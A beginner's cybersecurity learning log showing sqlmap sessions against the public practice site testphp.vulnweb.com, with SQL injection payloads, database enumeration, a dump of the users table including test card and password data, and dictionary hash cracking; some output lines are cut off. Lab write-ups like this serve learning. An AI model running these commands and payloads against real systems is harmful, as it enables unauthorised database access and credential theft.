


Day 7 of Learning Cyber Security

Platform: Kali Linux

Name: Ayesha Nadeem

Topic: Exploit database with SQL injections



Contact Me: ayeshanm8@gmail.com

Date: 7th July, 2025

SQL map: Database Exploitation

Crawling & Scanning Target points

```
(root@ayeshanadeem)~[/home/ayeshanadeem]
# sqlmap -u "http://testphp.vulnweb.com/" --crawl=3 --batch --level=1

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
esponsible for any misuse or damage caused by this program

[*] starting @ 13:02:11 /2025-04-09/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[13:02:11] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[13:02:11] [INFO] searching for links with depth 1
[13:02:13] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[13:02:13] [WARNING] running in a single-thread mode. This could take a while
[13:02:18] [INFO] 9/13 links visited (69%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
[13:02:21] [INFO] searching for links with depth 3
please enter number of threads? [Enter for 1 (current)] 1
[13:02:21] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[13:02:30] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/hpp/?pp=12
do you want to test this URL? [Y/n/q]
> Y
[13:02:30] [INFO] testing URL 'http://testphp.vulnweb.com/hpp/?pp=12'
[13:02:30] [INFO] using '/root/.local/share/sqlmap/output/results-04092025_0102pm.csv' as the CSV results file in multiple targets mode
[13:02:30] [INFO] testing connection to the target URL
[13:02:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:02:31] [INFO] testing if the target URL content is stable
[13:02:32] [INFO] target URL content is stable
[13:02:32] [INFO] testing if GET parameter 'pp' is dynamic
[13:02:32] [WARNING] GET parameter 'pp' does not appear to be dynamic
[13:02:33] [WARNING] heuristic (basic) test shows that GET parameter 'pp' might not be injectable
[13:02:33] [INFO] heuristic (XSS) test shows that GET parameter 'pp' might be vulnerable to cross-site scripting (XSS) attacks
[13:02:33] [INFO] testing for SQL injection on GET parameter 'pp'
[13:02:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:02:34] [WARNING] reflective value(s) found and filtering out
[13:02:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:02:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:02:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:02:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:02:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[13:03:12] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more test.
e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping to the next target
[2/10] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> Y
[13:03:12] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[13:03:12] [INFO] resuming back-end DBMS 'mysql'
[13:03:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 2104=2104

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: artist=1 AND GTID_SUBSET(CONCAT(0x717a6b7071,(SELECT (ELT(8086=8086,1))),0x7171627871),8086)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6000 FROM (SELECT(SLEEP(5)))sktB)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=7910 UNION ALL SELECT NULL,CONCAT(0x717a6b7071,0x6275465568757274426f7a505658475668565454736a6868627846685462494d73474e5170496766,0x7171627871)

do you want to exploit this SQL injection? [Y/n] Y
[13:03:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=6'
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160'
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=6'
[13:03:12] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[13:03:12] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-04092025_0102pm.csv'

[*] ending @ 13:03:12 /2025-04-09/
```

Payload Discovery Using sqlmap on Artist Endpoint

```
(root@ayeshanadeem)-[/home/ayeshanadeem]
# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The developer is not responsible for any misuse or damage caused by this program

[*] starting @ 13:05:13 /2025-04-09/

[13:05:14] [INFO] resuming back-end DBMS 'mysql'
[13:05:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2104=2104

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x717a6b7071,(SELECT (ELT(8086=8086,1))),0x7171627871),8086)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 6000 FROM (SELECT(SLEEP(5)))sktB)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7910 UNION ALL SELECT NULL,CONCAT(0x717a6b7071,0x6275465568757274426f7a505658475668565454736a6868627846685462494d73474e5170496766,0x7171627871),NULL,CONCAT(0x717a6b7071,0x6275465568757274426f7a505658475668565454736a6868627846685462494d73474e5170496766,0x7171627871))

[13:05:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[13:05:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:05:14 /2025-04-09/
```

Fetch Database

```
(root@ayeshanadeem)-[/home/ayeshanadeem]
# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbms=mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The developer is not responsible for any misuse or damage caused by this program

[*] starting @ 08:34:17 /2025-04-10/

[08:34:17] [INFO] resuming back-end DBMS 'mysql'
[08:34:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2104=2104

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x717a6b7071,(SELECT (ELT(8086=8086,1))),0x7171627871),8086)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 6000 FROM (SELECT(SLEEP(5)))sktB)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7910 UNION ALL SELECT NULL,CONCAT(0x717a6b7071,0x6275465568757274426f7a505658475668565454736a6868627846685462494d73474e5170496766,0x7171627871),NULL,CONCAT(0x717a6b7071,0x6275465568757274426f7a505658475668565454736a6868627846685462494d73474e5170496766,0x7171627871))

[08:34:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[08:34:20] [INFO] fetching database names
available databases [2]:
[*] mysql
[*] information_schema

[08:34:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 08:34:20 /2025-04-10/
```


Fetch database with random agent

```
(root@ayeshanadeem)~/home/ayeshanadeem
# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --random-agent --dbs --output-dir=sqllist --flush-session

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
responsible for any misuse or damage caused by this program

[*] starting @ 08:37:23 /2025-04-10/

[08:37:23] [WARNING] using '/home/ayeshanadeem/sqllist' as the output directory
[08:37:23] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b11pre) Gecko/20110128 Firefox/4.0b11pre'
[08:37:23] [INFO] testing connection to the target URL
[08:37:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:37:25] [INFO] testing if the target URL content is stable
[08:37:26] [INFO] target URL content is stable
[08:37:26] [INFO] testing if GET parameter 'artist' is dynamic
[08:37:26] [INFO] GET parameter 'artist' appears to be dynamic
[08:37:27] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[08:37:27] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site scripting (XSS) attacks
[08:37:27] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[08:37:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:37:35] [WARNING] reflective value(s) found and filtering out
[08:37:38] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='Sed')
[08:37:38] [INFO] testing 'Generic inline queries'
[08:37:38] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[08:37:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[08:37:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[08:37:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[08:37:40] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[08:37:40] [INFO] GET parameter 'artist' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[08:37:40] [INFO] testing 'MySQL inline queries'
[08:37:41] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[08:37:41] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[08:37:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[08:37:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[08:37:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[08:37:48] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[08:37:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[08:37:49] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[08:37:57] [INFO] GET parameter 'artist' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[08:37:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:37:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[08:38:06] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[08:38:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically
[08:38:09] [INFO] target URL appears to have 3 columns in query
[08:38:09] [INFO] GET parameter 'artist' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[08:38:12] [INFO] GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/n] y
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 6363=6363

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7170717171,(SELECT (ELT(5806=5806,1))),0x716a786a71),5806)


  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 6934 FROM (SELECT(SLEEP(5))))FXTy

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: artist=-1843 UNION ALL SELECT NULL,NULL,CONCAT(0x7170717171,0x65536369644267674f4d74444162674a525a4e65654f47446f6a416b714d4e736d63784d576


[08:38:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[08:38:26] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema


[08:38:27] [INFO] fetched data logged to text files under '/home/ayeshanadeem/sqllist/testphp.vulnweb.com'

[*] ending @ 08:38:27 /2025-04-10/
```



Fetch tables list in DB “acuart”






Extract column values (dump) from fetched table

Using dictionary attack

```
(root@ayeshanadeem) - [/home/ayeshanadeem]
# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -dump
```



```
{1.9.2#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. esponsible for any misuse or damage caused by this program

[*] starting @ 08:57:29 /2025-04-10/

```
[08:57:29] [INFO] resuming back-end DBMS 'mysql'
[08:57:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 2104=2104
```

```

[08:57:36] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[08:57:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:57:37] [INFO] starting 2 processes
[08:57:53] [INFO] using suffix '1'
[08:58:11] [INFO] using suffix '123'
[08:58:42] [INFO] using suffix '2'
[08:59:13] [INFO] using suffix '12'
[08:59:43] [INFO] using suffix '3'
[09:00:10] [INFO] using suffix '13'
[09:00:35] [INFO] using suffix '7'
[09:00:59] [INFO] using suffix '11'
[09:01:25] [INFO] using suffix '5'
[09:01:50] [INFO] using suffix '22'
[09:02:14] [INFO] using suffix '23'
[09:02:40] [INFO] using suffix '01'
[09:03:04] [INFO] using suffix '4'
[09:03:27] [INFO] using suffix '07'
[09:03:51] [INFO] using suffix '21'
[09:04:15] [INFO] using suffix '14'
[09:04:39] [INFO] using suffix '10'
[09:05:01] [INFO] using suffix '06'

```

Without dictionary attack

```

root@ayeshanadeem:~/home/ayeshanadeem
# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
[*] starting @ 09:08:30 /2025-04-10/

[09:08:30] [INFO] resuming back-end DBMS 'mysql'
[09:08:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2104=2104

  Type: error-based
  Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x717a6b7071,(SELECT (ELT(8086=8086,1))),0x7171627871),8086)

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 6000 FROM (SELECT(SLEEP(5)))sktB)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7910 UNION ALL SELECT NULL,CONCAT(0x717a6b7071,0x6275465568757274426f7a505658475668565454736a6868627846685462494d73474e5170496766,0x7171627871),NULL--

[09:08:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[09:08:31] [INFO] fetching columns for table 'users' in database 'acuart'
[09:08:31] [INFO] fetching entries for table 'users' in database 'acuart'
[09:08:31] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:08:32] [INFO] writing hashes to a temporary file '/tmp/sqlmaprv_2f97j26309/sqlmaphashes-2fklvsy8.txt'
do you want to crack them via a dictionary-based attack? [y/n] n
Database: acuart
Table: users
[1 entry]

```

cc	cart	pass	email	phone	uname	name	address
1234-5678-2300-9000HSUaZCnt	13d408db86ddd69dea1200e330be2f0	test	email@email.comnjlIILUz	//www.vulnweb.comDFhlcEAm	test	John M SmithfZwdyyiI	21 streetARMxdqxw

Fetch current DB, current user and hostname

```
(ayeshanadeem@ayeshanadeem)~$ sqlmap -u "http://testphp.vulnweb.com/" --current-db --current-user --hostname --batch --crawl 2

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
cal, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage ca

[*] starting @ 11:58:02 /2025-07-19/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[11:58:02] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[11:58:02] [INFO] searching for links with depth 1
